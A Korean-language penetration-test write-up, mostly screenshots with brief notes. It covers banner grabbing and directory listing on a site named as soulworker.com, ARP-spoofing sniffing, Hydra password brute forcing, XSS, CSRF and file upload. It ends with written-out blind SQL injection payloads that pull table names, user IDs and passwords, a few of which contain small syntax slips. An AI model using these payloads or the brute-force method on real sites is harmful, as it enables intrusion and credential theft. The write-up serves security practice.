


1. PUT, DELETE 메소드 확인



1. Banner Grabbing




* 소울워커 메인 페이지 접속 후 Response 패킷을 확인하면 헤더를 통해 HTTP 버전, Apache 버전, OS 종류, PHP 버전 정보를 확인할 수 있다.







* Httprint 툴을 이용해서 서버 정보를 알아보면 현재 메인 페이지로 도메인 접속 시 https 접속으로 redirect 되고 서버와 OS 정보가 노출되어 있다.





* [www.soulworker.com](http://www.soulworker.com) 접속 시 기본 페이지인 /home/Main/main.php에서 Main 디렉토리에 없을 법한 파일을 요청한 후 오류 메시지를 확인해보면 여기에서도 서버와 OS 버전 정보를 확인할 수 있다.

1. Directory listing





* 현재 메인 페이지가 위치한 Main 디렉토리 상위 디렉토리인 home으로 접속을 해보면 Directory Listing 이 실행되는 것을 확인
* 기타 다른 디렉터리 구조를 파악할 수 있다.

1. Sniffing을 통한 Session Hijacking



* ARP Spoofing을 이용한 MITM 공격으로 스니핑에 성공 후 패킷을 확인할 수 있었지만, SSL을 이용한 암호화 통신을 하고 있었기 때문에 패킷의 내용에 포함되어 있을 세션 정보를 알아내지 못함
* ARP Spoofing 관련 내용은 이후에 다시 확인


1. ID/PW Brute Forcing






* 우선 모의해킹에 필요한 정상 로그인 정보를 확인하기 위해서 정상적인 방법으로 ID가 hacker이고 비밀번호가 hacker인 계정을 생성
* Paros 툴을 통해서 프록시 서버를 설정한 상태로 정상 로그인 시와 로그인 실패 시 응답 패킷 내용을 확인
* 로그인 실패 시에만 나타나는 문자열을 확인해서 Hydra를 이용한 공격에 사용









* Hydra 툴을 사용해서 hacker 계정과 user1 계정에 대한 Brute Forcing 공격을 실시 DB에 저장된 비밀번호와 일치하는 Password를 찾아내는 것을 확인



1. XSS 공격

















1. CSRF



* 회원 정보 수정









* 광고글 게시











1. 파일 업로드 취약점








1. SQL Injection

* 인증 우회 공격




* Blind injection





DB이름





버전 정보



테이블

* and length((select table\_name from (select table\_name from information\_schema.tables where table\_schema=’SW\_db’ and table\_type=’base table’ order by table\_name limit 1) as vtable order by table\_name desc limit 1))=5%23
* and substr((select table\_name from (select table\_name from information\_schema.tables where table\_schema='SW\_db' and table\_type='base table' order by table\_name limit 1) as vtable order by table\_name desc limit 1), 1, 1)=char(0x42)%23
* (select table\_name from (select table\_name from information\_schema.tables where table\_schema=’SW\_db’ and table\_type=’base table’ order by table\_name limit 1) as vtable order by table\_name desc limit 1)=”board”%23

컬럼

* and length((select column\_name from (select column\_name from information\_schema.columns where table\_name='board' order by column\_name limit 1) as vtable order by column\_name desc limit 1))=7%23
* and substr((select column\_name from (select column\_name from information\_schema.columns where table\_name='greet' order by column\_name limit 1) as vtable order by column\_name desc limit 1),1,1)=char(0x43)%23
* (select column\_name from (select column\_name from information\_schema.columns where table\_name='board' order by column\_name limit 1) as vtable order by column\_name desc limit 1)=”content”%23

아이디 찾기



* and length((select id from (select id from member order by id limit 1) as vtable order by id desc limit 1))=6%23
* and substr((select id from (select id from member order by id limit 1) as vtable order by id desc limit 1), 1, 1)=char(0x42)%23
* and (select id from (select id from member order by id limit 1) as vtable order by id desc limit 1)=”hacker”%23

비밀번호 찾기



* and length((select pw from (select id,pw from member order by id limit 1) as vtable order by id desc limit 1))=6%23
* and substr((select pw from (select id,pw from member order by id limit 1) as vtable order by id desc limit 1), 1, 1)=char(0x42)%23
* and (select pass from (select id,pw from member order by id limit 1) as vtable order by id desc limit 1)=”hacker”%23
* and length(select pw from member where id =”hacker”)=6%23
* and substr(select pw from member where id =”hacker”), 1, 1)=char(0x42)%23
* and (select pw from member where id =”hacker”)=”hacker”%23